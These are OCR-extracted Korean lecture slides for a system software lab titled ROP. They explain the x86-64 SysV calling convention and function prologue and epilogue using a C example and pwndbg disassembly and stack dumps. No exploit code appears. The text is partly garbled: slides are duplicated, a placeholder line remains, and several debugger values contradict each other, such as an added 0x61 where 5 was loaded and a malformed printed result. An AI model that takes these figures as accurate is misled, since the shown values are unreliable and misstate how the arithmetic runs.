System Software Lab.

20200451
박세원

ROP

ROP

0 **Calling convention** **+ Epilogue, Prologue**

1 **stack buffer overflow**

2 **stack canary**

Calling convention?

함수 호출 규약(linux)

SYSV

1. 6개의 인자를 RDI, RSI, RDX, RCX, R8, R9에 순서대로 저장하여 전달합니다. 더 많으면 스택을 이용

2. Caller에서 인자 전달에 사용된 스택을 정리합니다.

3. 함수의 반환값은 RAX로 전달합니다.

```c
#define ull unsigned long long

ull callee(ull a1, int a2, int a3, int a4, int a5, int a6, int a7) {
  ull ret = a1 + a2 + a3 + a4 + a5 + a6 + a7;
  return ret;
}

void caller() { callee(1234567891234567890, 2, 3, 4, 5, 6, 7); }

int main() { caller(); }
```

Calling convention?

6개 초과 인자는 스택

```
pwndbg> disass caller
Dump of assembler code for function caller:
=> 0x0005555555555185 <+0>:     endbr64
   0x0005555555555189 <+4>:     push   rbp
   0x000555555555518a <+5>:     mov    rbp,rsp
   0x000555555555518d <+8>:     push   0x7
   0x000555555555518f <+10>:    mov    r9d,0x6
   0x0005555555555195 <+16>:    mov    r8d,0x5
   0x000555555555519b <+22>:    mov    ecx,0x4
   0x00005555555551a0 <+27>:    mov    edx,0x3
   0x00005555555551a5 <+32>:    mov    esi,0x2
   0x00005555555551aa <+37>:    movabs rax,0x1b69b4bacd05f15
   0x00005555555551b4 <+47>:    mov    rdi,rax
   0x00005555555551b7 <+50>:    call   0x555555555129 <callee>
   0x00005555555551bc <+55>:    add    rsp,0x8
   0x00005555555551c0 <+59>:    nop
   0x00005555555551c1 <+60>:    leave
   0x00005555555551c2 <+61>:    ret
End of assembler dump.
```

왜 rax, esi, edx?

효율성(사용x)

Calling convention?

callee함수 호출 직전 >

```
pwndbg> b *caller+50
Breakpoint 1 at 0x11b7
pwndbg> c
```

```
[ REGISTERS / show-fla
RAX  0x1b69b4bacd05f15
RBX  0x7fffffffe138 —▸ 0x7fffffffe3a0 ◂— '/home/psw/sysv'
RCX  4
RDX  3
RDI  0x1b69b4bacd05f15
RSI  2
R8   5
R9   6
R10  0x7fffffffdd30 ◂— 0x800000
R11  0x203
R12  1
R13  0
R14  0x555555557df8 (__do_global_dtors_aux_fini_array_entry
R15  0x7ffff7ffd000 (_rtld_global) —▸ 0x7ffff7ffe2e0 —▸ 0x
RBP  0x7fffffffe000 —▸ 0x7fffffffe010 —▸ 0x7fffffffe0b0 —▸
RSP  0x7fffffffdff8 ◂— 7
RIP  0x5555555551b7 (caller+50) ◂— call callee
```


```
pwndbg> x/4gx $rsp
0x7fffffffdff8: 0x0000000000000007
```

본문 내용을 입력해주세요.

여기는 왜 rdi, rdx?

사용하려면 rdi, rdx

Calling convention?



Calling convention?

```
pwndbg> x/4gx $rsp
0x7fffffffdff8: 0x00007fffffffe010      0x00005555555551bc
0x7fffffffe008: 0x0000000000000007      0x00007fffffffe020
pwndbg> print $rbp
$1 = (void *) 0x7fffffffe010
```

```
 ► 0x555555555129 <callee>       endbr64
   0x55555555512d <callee+4>     push   rbp
   0x55555555512e <callee+5>     mov    rbp, rsp
ffffe020 —▸ 0x7fffffffe0c0 ◂— ...
   0x555555555131 <callee+8>     mov    qword ptr [rbp - 0x18], rdi
   0x555555555135 <callee+12>    mov    dword ptr [rbp - 0x1c], esi
   0x555555555138 <callee+15>    mov    dword ptr [rbp - 0x20], edx
   0x55555555513b <callee+18>    mov    dword ptr [rbp - 0x24], ecx
   0x55555555513e <callee+21>    mov    dword ptr [rbp - 0x28], r8d
   0x555555555142 <callee+25>    mov    dword ptr [rbp - 0x2c], r9d
   0x555555555146 <callee+29>    mov    eax, dword ptr [rbp - 0x1c]
   0x555555555149 <callee+32>    movsxd rdx, eax
```

```
pwndbg> x/4gx $rsp
0x7fffffffe000: 0x00005555555551bc      0x0000000000000007
0x7fffffffe010: 0x00007fffffffe020      0x00005555555551d5
pwndbg> x/10i 0x5555555551bc -5
   0x5555555551b7 <caller+50>:  call   0x555555555129 <callee>
   0x5555555551bc <caller+55>:  add    rsp,0x8
   0x5555555551c0 <caller+59>:  nop
   0x5555555551c1 <caller+60>:  leave
   0x5555555551c2 <caller+61>:  ret
```

스택 프레임 포인터(SFP)
rbp(함수의 prologue)

push ebp > 되돌아갈 함수의 bp를 스택에 저장
mov ebp, esp > 현재 함수의 스택 base를 설정


callee함수 진입 시 반환주소를 저장한 모습을 볼 수 있다.

```
► 0x555555555149 <callee+32>    movsxd rdx, eax                          RDX => 2
  0x55555555514c <callee+35>    mov    rax, qword ptr [rbp - 0x18]       RAX, [0x7fffffffdfe0] => 0x1b69b4bacd05f15
  0x555555555150 <callee+39>    add    rdx, rax                          RDX => 0x1b69b4bacd05f17 (0x2 + 0x1b69b4bacd05f15)
  0x555555555153 <callee+42>    mov    eax, dword ptr [rbp - 0x20]       EAX, [0x7fffffffdfd8] => 3
  0x555555555156 <callee+45>    cdqe
  0x555555555158 <callee+47>    add    rdx, rax                          RDX => 0x1b69b4bacd05f1a (0x1b69b4bacd05f17 + 0x3)
                                                  [ STACK ]
► 0x555555555158 <callee+47>    add    rdx, rax                          RDX => 0x1b69b4bacd05f1a (0x1b69b4bacd05f17 + 0x3)
  0x55555555515b <callee+50>    mov    eax, dword ptr [rbp - 0x24]       EAX, [0x7fffffffdfd4] => 4
  0x55555555515e <callee+53>    cdqe
  0x555555555160 <callee+55>    add    rdx, rax                          RDX => 0x1b69b4bacd05f1e (0x1b69b4bacd05f1a + 0x4)
  0x555555555163 <callee+58>    mov    eax, dword ptr [rbp - 0x28]       EAX, [0x7fffffffdfd0] => 5
  0x555555555166 <callee+61>    cdqe
► 0x555555555166 <callee+61>    cdqe
  0x555555555168 <callee+63>    add    rdx, rax                          RDX => 0x1b69b4bacd05f7f (0x1b69b4bacd05f1e + 0x61)
  0x55555555516b <callee+66>    mov    eax, dword ptr [rbp - 0x2c]       EAX, [0x7fffffffdfcc] => 6
  0x55555555516e <callee+69>    cdqe
  0x555555555170 <callee+71>    add    rdx, rax                          RDX => 0x1b69b4bacd05f85 (0x1b69b4bacd05f7f + 0x6)
  0x555555555173 <callee+74>    mov    eax, dword ptr [rbp + 0x10]       EAX, [0x7fffffffe008] => 7
                                                  [ DISASM / x86-64 AT&T Syntax ]
b+ 0x555555555173 <callee+74>    mov    eax, dword ptr [rbp + 0x10]       EAX, [0x7fffffffe008] => 7
  0x555555555176 <callee+77>    cdqe
  0x555555555178 <callee+79>    add    rax, rdx                          RAX => 0x1b69b4bacd05f8c (0x7 + 0x1b69b4bacd05f85)
  0x55555555517b <callee+82>    mov    qword ptr [rbp - 8], rax          [0x7fffffffdff0] <= 0x1b69b4bacd05f8c
  0x55555555517f <callee+86>    mov    rax, qword ptr [rbp - 8]          RAX, [0x7fffffffdff0] => 0x1b69b4bacd05f8c
► 0x555555555183 <callee+90>    pop    rbp                               RBP => 0x7fffffffe010
  0x555555555184 <callee+91>    ret                                  <caller+55>
   ↓
  0x5555555551bc <caller+55>    add    rsp, 8      RSP => 0x7fffffffe010 (0x7fffffffe008 + 0x8)
  0x5555555551c0 <caller+59>    nop
  0x5555555551c1 <caller+60>    leave
  0x5555555551c2 <caller+61>    ret                                  <main+18>
                                                  [ STACK ]
```

함수의 종결부(Epilogue)
인자 전달에 사용된 스택을 정리

Calling convention?


```
 ► 0x555555555184 <callee+91>    ret                                <caller+55>
    ↓
   0x5555555551bc <caller+55>    add    rsp, 8      RSP => 0x7fffffffe010 (0x7fffffffe008 + 0x8)
   0x5555555551c0 <caller+59>    nop
   0x5555555551c1 <caller+60>    leave
   0x5555555551c2 <caller+61>    ret                                <main+18>
    ↓
   0x5555555551d5 <main+18>      mov    eax, 0      EAX => 0
   0x5555555551da <main+23>      pop    rbp         RBP => 0x7fffffffe0c0
──────────────────────────────────────[ STACK ]──────────────────────────────────────
00:0000│ rsp 0x7fffffffe000 —▸ 0x5555555551bc (caller+55) ◂— add rsp, 8
01:0008│-008 0x7fffffffe008 ◂— 7
02:0010│ rbp 0x7fffffffe010 —▸ 0x7fffffffe020 —▸ 0x7fffffffe0c0 —▸ 0x7fffffffe120 ◂— 0
03:0018│+008 0x7fffffffe018 —▸ 0x5555555551d5 (main+18) ◂— mov eax, 0
04:0020│+010 0x7fffffffe020 —▸ 0x7fffffffe0c0 —▸ 0x7fffffffe120 ◂— 0
05:0028│+018 0x7fffffffe028 —▸ 0x7ffff7dcf1ca (__libc_start_call_main+122) ◂— mov edi, eax
06:0030│+020 0x7fffffffe030 —▸ 0x7fffffffe070 —▸ 0x555555557df8 (__do_global_dtors_aux_fini_array_entry) —▸ 0x5555555550
e0 (__do_global_dtors_aux) ◂— endbr64
07:0038│+028 0x7fffffffe038 —▸ 0x7fffffffe148 —▸ 0x7fffffffe3b7 ◂— '/home/psw/sysv'
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► 0   0x555555555184 callee+91
   1   0x5555555551bc caller+55
   2   0x5555555551d5 main+18
   3   0x7ffff7dcf1ca __libc_start_call_main+122
   4   0x7ffff7dcf28b __libc_start_main+139
   5   0x555555555065 _start+37
─────────────────────────────────────────────────────────────────────────────────

pwndbg> print $rax
$2 = 1234567891234568l6
```



함수 프롤로그(Prologue)

```
1 | //callee의 프롤로그
2 |
3 | push ebp
4 | mov ebp, esp
```

- push ebp
  - 되돌아갈 함수의 base pointer를 스택에 저장한다.
- mov ebp, esp
  - 현재 함수의 스택 base를 설정해준다.



함수 에필로그(Epilogue)

함수의 수행을 마치고 처음 호출한 지점으로 돌아가기 위해 스택을 복원하는 과정으로, 프롤로그와 반대 과정으로 이루어진다. leave


```
1 | leave
2 | ret
```

```
1 | mov esp, ebp
2 | pop ebp
```

leave 내부의 과정이다. 이때 `pop ebp` 명령은 스택의 최상위(esp가 가리키는 곳)에서 4byte를 복사하여 ebp에 담고 esp의 값을 esp+4로 바꿔준다.

ret

```
1 | pop eip // stack의 RET를 eip로 pop
2 | jmp eip
```



함수 에필로그(Epilogue)

함수의 수행을 마치고 처음 호출한 지점으로 돌아가기 위해 스택을 복원하는 과정으로, 프롤로그와 반대 과정으로 이루어진다.

```
leave
ret
```

leave

```
mov esp, ebp
pop ebp
```


leave 내부의 과정이다. 이때 `pop ebp` 명령은 스택의 최상위(esp가 가리키는 곳)에서 4byte를 복사하여 ebp에 담고 esp의 값을 esp+4로 바꿔준다.

ret

```
pop eip // stack의 RET를 eip로 pop
jmp eip
```

1. mov esp, ebp

